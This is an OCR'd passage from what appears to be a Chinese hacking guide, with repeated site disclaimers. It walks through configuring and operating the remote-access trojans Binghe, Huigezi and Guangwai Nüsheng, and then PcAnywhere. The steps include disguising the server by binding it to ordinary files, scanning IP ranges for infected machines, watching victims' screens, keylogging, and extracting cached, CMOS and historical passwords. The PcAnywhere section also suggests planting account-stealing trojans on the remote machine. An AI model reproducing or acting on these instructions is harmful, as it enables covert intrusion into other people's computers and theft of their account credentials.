


图 3-20　搜索计算机

在“冰河”主窗口中，单击工具栏“搜索计算机”按钮，在打开的窗口中输入监听的端口号、延迟时间、起

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

始域名、起始地址以及终止地址(如图 **3–20**),单击"开始搜索"按钮就可以进行"冰河"服务端计算机的搜索,搜索的结果会显示在右边的窗口中。双击搜索到的结果会自动添加到主窗口中进行控制。

2. 屏幕控制

在"冰河"主窗口中,连接到远程计算机后,展开远程计算机会显示远程计算机的分区目录。单击工具栏"屏幕控制"按钮,之后在图像参数设定窗口中设置图像格式(**BMP** 和 **JPEG**)、图像色深和图像品质,如果网络传输速度可以保证的话,可以将图像品质设为最大值,单击"确定"按钮就可以打开远程计算机屏幕(如图 **3–21**)。之后选择要启用的系统热键,包括 **Tab**、**Caps**、**Shift**、**Ctrl**、**Alt** 或 **Win**,下面就可以对远程计算机进行控制。对远程计算机的操作跟本地计算机一样方便,可以进行各种操作。




图 3–21　远程计算机屏幕

另外,在工具栏单击"捕获屏幕"按钮还可以捕获远程计算机实时的屏幕,右击远程计算机屏幕还可以选择"保存图像"保存当前的图像;选择"继续捕获"命令可以继续捕获远程计算机的屏幕;选择"自动跟踪"命令可以实时跟踪远程计算机的屏幕。

3. 文件传输

在"冰河"主窗口中,在左侧的"文件管理器"中展开远程控制计算机,就可以看到相应的磁盘目录,在右侧的窗口中还可以通过右键快捷菜单来执行复制、删除、新建文件夹、文件上传、文件下载(如图 **3–22**)、本地打开、远程打开等操作。

4. 获取口令

通过"冰河"不仅可以监视远程屏幕,还可以获取远程计算机上的口令。具体的获取方法如下:首先运行"冰河",在主窗口左侧功能选项中选择"命令控制台",其中包括口令类、控制类、网络类、文件类、注册表读写、设置类命令。为了获取远程计算机上的各种口令,我们可以点击展开"口令类命令",在其中还包括系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

信息及口令、历史口令、击键记录。比如点击“系统信息及口令”，在右侧的窗口下方单击相应的按钮就可以获得相应的口令，比如单击“缓存口令”就可以获取远程计算机当前缓存中的口令（如图 **3–23**）。另外，单击其他的按钮可以获取其他的口令。



图 3–22　执行文件下载操作



图 3–23　获取远程计算机的缓存口令

3.5 “灰鸽子”暗渡陈仓

“灰鸽子”是国产的一款远程控制软件，通过文件管理功能可以模仿 **Windows** 资源管理器，可以对文件进行复制、粘贴、删除、重命名、远程运行等操作；通过远程控制命令可以查看远程系统信息、查看剪切板、进程管理、窗口管理、外设控制、服务管理、共享管理等等；通过屏幕捕获功能可以连续捕获远程电脑屏幕，就跟操作本地计算机一样可以使用键盘和鼠标；通过远程通讯功能可以进行语言聊天。另外，还有代理服务、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令广播等功能。

下面以“灰鸽子”(挺进版)为例，介绍相应的远程控制实例。

3.5.1 配置被控端

步骤 1 将下载的程序解压，我们可以看到有两个可执行程序 **p_client.exe** 和 **server.exe**。首先我们需要在主控端运行 **p_client.exe** 来配置服务端程序，将该服务端程序复制到被控端并运行该程序。

步骤 2 在主窗口中依次点击“设置”→“配置服务器程序”打开配置向导。单击“下一步”，输入安装路径、安装名称、连接密码、打开端口等(如图 **3-24**)，为了实现自动上线功能，可以选中“自动上线”，并输入域名。单击“下一步”，进行基本设置，比如自动删除安装文件、运行时探测 **QQ** 密码、安装时打开记事本。

步骤 3 单击“下一步”，设置服务器安装、完成、弹出对话框，包括对话框标题、对话框内容、对话框图标。单击“下一步”，设置注册表启动项，在“关联文件”区域可以设置启动文件管理，这样服务端文件将被指定的文件关联，比如 **Notepad.exe**。

步骤 4 单击“下一步”，可以设置邮件通知功能，在“**SMTP** 服务器”中输入发送服务器地址，在“接收信箱”输入收件人邮箱地址，并分别输入用户名和密码。单击“下一步”，在打开的窗口中可以设定捆绑文件，这样可以把服务端程序伪装成一个正常的程序文件，可以捆绑所有文件类型，比如**.txt**、**.doc** 等。单击“下一步”，在这里可以设置定时炸弹的发作日期，还可以启动 **IE** 代理服务器。单击“下一步”，选择要配置的服务器文件，单击“浏览”按钮来选择复制到被控端的 **server.exe**。最后，单击“完成”按钮即可，如果没有出现设置出错信息，就表示完成了设置。




图 3-24 配置服务器程序

3.5.2 配置主控端

步骤 1 在主控端运行 **p_client.exe**，之后会打开远程控制程序主窗口。单击工具栏“增加主机”按钮，下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

面就可以添加要控制的远程计算机，需要输入名称、主机地址、访问口令、监听端口（如图 **3–25**）。

步骤 2 单击“确定”按钮就可以添加该主机，在程序主窗口中就能看到该主机。右键单击该主机名称，还可以进行删除、修改、清空列表等操作。




图 3–25 添加被控端主机

提示：另外，还可以通过“自动搜索”功能来搜索安装了“灰鸽子”服务端的远程计算机。具体的方法如下：在程序主窗口中单击工具栏“自动搜索”按钮，在“更新 IP 地址”中输入域名、密码，可以将本机 IP 更新，服务器可以自动上线；在“主机搜索”中可以搜索安装了“灰鸽子”服务端的远程计算机，输入起始域名、起始地址、终止地址，单击“开始扫描”按钮来搜索，搜索结果会显示在右侧的窗口中（如图 3–26）。




图 3–26 主机搜索

3.5.3 实战远程控制

在配置好被控端和主控端之后，下面就可以进行远程控制了。为了顺利进行远程控制，建议将主控端的防火墙关闭。

1. 屏幕控制

在连接到远程被控端计算机后，依次单击“文件”→“屏幕控制”就可以对远程计算机的屏幕进行控制，同样可以使用鼠标和键盘进行操作。如果依次单击“文件”→“捕获屏幕”可以捕获远程计算机的屏幕。为了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提高捕获屏幕的图像质量，你可以在主窗口中依次单击“设置”→“捕获图像色深”和“捕获图像品质”来设置屏幕的质量。

2. 获取口令

步骤 1 在连接到远程计算机后，在主窗口中点击“命令控制台”选项卡，之后单击展开“口令类命令”，选择“系统信息和口令”，在右侧的窗口中单击“缓存口令”（如图 **3-27**）就可以获得远程计算机当前缓存中的口令。



图 3-27 获取远程计算机缓存中的口令

步骤 2 在“系统信息及口令”中，单击“**CMOS** 口令”按钮来获取远程计算机 **CMOS** 中的口令，单击“清 **CMOS** 口令”按钮来清除远程计算机 **CMOS** 中的口令，单击“系统信息”按钮可以获取远程计算机的系统信息。

步骤 3 单击“历史口令”，在右侧的窗口中单击“查看”按钮来获取远程计算机的历史口令，单击“清空”按钮来清空历史口令；单击“击键记录”，在右侧的窗口中单击“启动键盘记录”按钮可以实时监控远程计算机的键盘记录，单击“查看键盘记录”按钮可以获得键盘记录的内容。

3.6 “广外女生”勾魂记

“广外女生”是广东外语外贸大学学生开发的一款远程控制软件，该软件可以运行于 **Windows 98/98SE/ME/NT/2000/XP** 等操作系统中。通过该软件可以实现对远程计算机的文件管理功能，比如上传、下载、删除、重命名、设置属性、新建文件和文件夹等操作；通过注册表操作功能，可以全面模拟 **Windows** 的注册表编辑器来对注册表进行远程操作；通过屏幕控制功能可以对远程被控端计算机屏幕进行控制，跟使用本地计算机一样。另外，还可以实现远程重新启动计算机、远程关机、邮件 **IP** 通知等功能。

下面以“广外女生”**v1.53b** 为例，介绍远程控制并盗号的方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.6.1 生成服务端程序

下载的“广外女生”程序只有一个客户端程序，双击该程序，在打开的主窗口中选择“服务端设置”选项卡。在打开的界面（如图 **3–28**）中就可以生成服务端程序，可以选择“默认值”或“自定义”，自定义的内容包括 **DLL** 文件名、端口号、安装时的错误提示、连接时的验证密码等，之后选择防火墙处理，比如 **TCMonitor**、**Kill**、安全之星等，在“服务端图标”区域单击“更改图标”按钮还可以更改服务端程序的图标；在“生成文件”中输入服务端程序名称（默认为“**GDUFS.exe**”）。最后，单击“生成服务端”按钮来生成服务端程序。服务端程序生成后，会自动弹出一个提示窗口，提示“服务端程序已经顺利生成！”




图 3–28　生成服务端程序窗口

另外，在该选项卡中，还可以进行服务端程序的卸载操作，只要单击右侧窗口中的“卸载对方服务端”按钮即可；如果单击“更新对方服务端”可以自动更新对方服务端的程序。

要实现远程控制，必须将生成的服务端程序拷贝到远程被控端计算机并运行，这样每次启动 **Windows** 的时候，该服务端会随系统的启动而启动。

3.6.2 配置主控端

运行“广外女生”客户端程序，在打开的主窗口中选择“添加主机”选项卡，在 **IP** 搜索区域分别设置起始 **IP** 和终止 **IP**、验证密码（如果对方计算机没有设置密码，清空）、连接端口（默认为 **6267**）、等待时限，单击“开始搜索”按钮可以搜索该段 **IP** 地址中提供“广外女生”服务的计算机。搜索的结果会显示在下方，双击结果还会显示搜索到的计算机操作系统及版本信息。

3.6.3 实战远程控制

在搜索到提供“广外女生”远程控制服务的被控端计算机后，在主窗口中选择相应的选项卡就可以实现

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

相应的控制内容。

1. 屏幕控制

选择“屏幕控制”选项卡，单击“预览”按钮可以打开远程计算机的屏幕（如图 **3–29**），通过“预览”按钮下面的滑块还可以调整屏幕显示的质量。单击“全屏查看”按钮可以用全屏的窗口来显示远程控制窗口；单击“开始控制”按钮可以实现对远程计算机的控制，就相当于对本地计算机进行操作一样，可以通过按下 **Alt+F4** 组合键退出窗口；单击“图片另存为”按钮可以将当前远程计算机的屏幕保存下来。




图 3–29　控制远程计算机屏幕

2. 密码记录

在主窗口中选择“密码记录”选项卡，单击“获取记录”按钮可以记录远程计算机的键盘操作记录（如图 **3–30**），在其中我们可以找到密码和账号；单击“停止获取”按钮可以停止对远程计算机键盘操作的监控；单击“清空记录”可以清除左侧窗口中的记录；单击“保存记录”按钮可以保存获取的记录。




图 3–30　获取远程计算机的密码记录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 文件共享

在主窗口中选择“文件共享”选项卡，可以看到远程计算机中的所有磁盘驱动器都显示在窗口，单击某个磁盘驱动器可以打开其中的内容（如图 **3-31**），通过工具栏中的命令还可以进行新建文件夹、上传、下载、删除文件和文件夹、设置属性、关闭计算机等操作。



图 3-31　远程计算机的目录

4. 远程注册表

在主窗口中单击“远程注册表”选项卡，单击下面计算机名前面的“+”号就可以展开注册表分支，跟使用本地计算机注册表一样。还可以进行如新建、删除等等操作。另外在主窗口中选择“进程管理”，还可以对远程计算机的进程进行管理。通过工具栏中的相应按钮可以实现进程的终止、隐藏窗口、激活进程等。

3.7 其它远程控制软件

3.7.1 PcAnywhere 控制没商量

PcAnywhere 是一款老牌的强大的远程控制软件，可以轻松实现在本地计算机上控制远程计算机，具有远程监视、文件传输、同步传输、远程重启计算机等功能，可以在 **Windows 98/ME/NT/2000/XP** 等操作系统下使用。下面以最新的 **v10.0** 简体中文版为例，介绍远程控制的方法。

1. 配置被控端

首先，在被控制的远程计算机上安装并运行 **PcAnywhere**，在管理器窗口中单击“被控端”按钮，其中，默认情况下包括 **Direct**、**Modem**、“**NetWork**，**Cable**，**DSL**”三个网络连接选项，大家可以根据相应的网络连

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

接来选择。当然也可以双击“添加被控端”按钮来自定义网络连接速度。

然后在属性窗口的“连接信息”选项卡中选择远程连接方式，比如 **TCP/IP**；之后，选择“呼叫者”选项卡，在呼叫者列表中单击鼠标右键，选择“新建”按钮，然后输入一个新的登录名和密码（如图 **3–32**），连续两次单击“确定”按钮即可。




图 3–32　设置登录用户名和密码

2. 配置主控端

首先运行 **PcAnywhere**，在管理器窗口中单击“主控端”按钮，在主窗口中包括有 **Direct**、**File Transfer**、**Modem** 和“**NetWork**，**Cable**，**DSL**”四个选项（如图 **3–33**），分别表示网络的连接方式，大家可以根据自己的情况来选择。当然，也可以双击“添加主控端”图标自定义网络连接方式。

接着在弹出的属性窗口中选择连接协议方式，比如 **TCP/IP**。在“设置”选项卡中，可以设定控制的网络被控端 **PC** 名称或 **IP** 地址，比如 **192.168.0.2**；还可以选中“连接后自动登录到被控端”复选框，来设定主控端到被控端的自动登录功能，输入被控端设置的登录用户名和密码。最后，单击“确定”按钮即可。




图 3–33　配置主控端窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 优化网络连接

因为不同的网络，相应的连接速度是不一样的，所以在进行远程控制之前，为了使网络连接更加快速、安全，我们需要进行网络连接的优化。

步骤 1 首先，运行 **PcAnywhere**，在主窗口中依次点击“工具”→“性能优化向导”，单击“下一步”；接着选择显示的屏幕颜色质量，比如 **65536** 色（如图 **3-34**），不同的网络连接速度可选择不同的颜色质量，比如拨号上网可选择 **16** 色，宽带上网可选择 **256** 色，单击“下一步”。

步骤 2 这里保证选择“禁用被控端的活动桌面”和“被控端桌面优化”，连续单击“下一步”。最后，单击“完成”按钮完成优化设置。这样在优化网络连接速度之后，可以提高与远程计算机连接和数据传输的速度。



图 3-34 设置远程屏幕的颜色质量

4. 实战远程控制




图 3-35 远程计算机的屏幕

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(1)远程连接

要实现远程控制，可以分两步完成：在被控制计算机上运行 **PcAnywhere**，在主窗口中右击新建的被控端图标，选择“启动被控端”命令，这样被控端将缩小为图标显示在系统托盘区域中，等待主控端连接控制。

在主控制计算机上运行 **PcAnywhere**，在主窗口中右击“主控端”按钮，选择“连接”命令。在连接成功后，会弹出一个“**PcAnywhere** 被控端登录”对话框，输入用户名和密码，单击“确定”按钮即可（如果已经设置了自动登录功能，不会出现登录对话框）。下面就可以连接到远程被控端计算机，并显示远程计算机的屏幕（如图 **3–35**），其操作同操作本地计算机一样，可以使用鼠标和键盘执行。这样可以监视远程计算机的所有操作，如果再安装其他的木马软件，用户输入的用户名、密码都将一览无遗。

另外，单击工具栏“查看/修改联机选项”按钮，还可以对显示的远程计算机屏幕颜色质量、活动窗口等进行设置。

(2)文件传输

在上面打开的远程控制窗口中，我们可以在工具栏中单击“文件传输”按钮，这样就会打开“**PcAnywhere** 文件管理器”窗口。在窗口左侧会显示本地计算机文件列表，在右侧的窗口中会显示远程被控计算机中的文件列表（如图 **3–36**）。你可以在左侧选择要传输的文件，然后单击“传输”按钮传输到远程计算机上，也可以将远程计算机上的文件传输到本地计算机上；单击“**AutoTransfer**”按钮还可以添加到自动传输窗口中进行自动传输。单击“同步”按钮还可以进行数据的同步传输，同步更新。有了文件传输功能，就可以将本机上的各种盗号木马工具传输到远程计算机中，通过远程控制进行安装，这样就可以获得远程计算机上所有的账号和密码。



图 3–36　文件传输窗口

5. 重启远程计算机

重新启动远程计算机的方法很简单，只要在控制主窗口中，单击工具栏“重启被控端计算机”按钮就可以实现重新启动远程被控计算机。单击“结束远程控制会话”按钮可以结束与远程计算机的会话。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.7.2 Remotely Anywhere 让 IE 也疯狂

Remotely Anywhere 是一个基于 **HTTP** 协议可以跨平台的远程控制工具，支持 **Windows 98/Me/NT/2000/XP/2003** 等几乎所有的 **Windows** 操作系统。与传统的远程控制软件不同，**Remotely Anywhere** 只要在远程被控端计算机上安装，那么就可以通过网页浏览器在任何一个能上网的地方对这台计算机进行远程控制。

通过 **Remotely Anywhere** 不仅可以监视远程屏幕、实现文件传输，还可以管理远程计算机上的文件、用户、服务、进程、注册表等，甚至能远程重新启动计算机。下面就以最新的 **5.30.427** 版本为例，来实战 **Remotely Anywhere** 远程控制。

1. 激活被控端 Remotely Anywhere

首先，在被控端双击下载的文件进行逐步安装，在安装完成后，会以“**http://用户名:2000**”自动打开浏览器窗口。为了激活 **Remotely Anywhere**，如果没有注册许可证，你可以选择“我希望免费测试一下”，再单击“下一个”按钮；之后输入相关的注册信息，包括产品类型、姓名、国家、电子邮件地址（用于接收许可证）等，单击“下一个”按钮继续；在收到含有许可证的电子邮件后，打开 **License.txt** 文件，单击“重新启动 **Remotely Anywhere**”，之后将文本内容复制到许可证的文字框中，单击“下一个”按钮即可。这样，就完成了被控端 **Remotely Anywhere** 的激活。

2. 配置 Remotely Anywhere

（1）配置被控端



图 3-37 Remotely Anwhere 登录窗口

以 **Internet Explorer** 为例，首先打开浏览器窗口，在地址栏里比如输入“**http://smartnet:2000**”（**smartnet** 表示当前计算机的名称，**2000** 是默认的端口号）。在出现的 **Remotely Anywhere** 登录窗口时（如图 **3-37**），在“用户名”中输入当前计算机的管理员名称，在“密码”中输入管理员密码，单击“登入”按钮。为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

了使用更加高级的登录方式，你可以使用 **NTLM** 认证模式登录，单击“显示高级选项”按钮可设置高级选项，包括界面风格、窗口设置等等。

提示：Remotely Anywhere 也支持 IP 地址，比如可以输入“http://IP 地址:2000”来登录，这里的 IP 地址是指安装了 Remotely Anywhere 的计算机的 IP 地址。另外，为了能顺利地使用该软件，必须安装 Microsoft Java 虚拟机。

(2)配置主控端

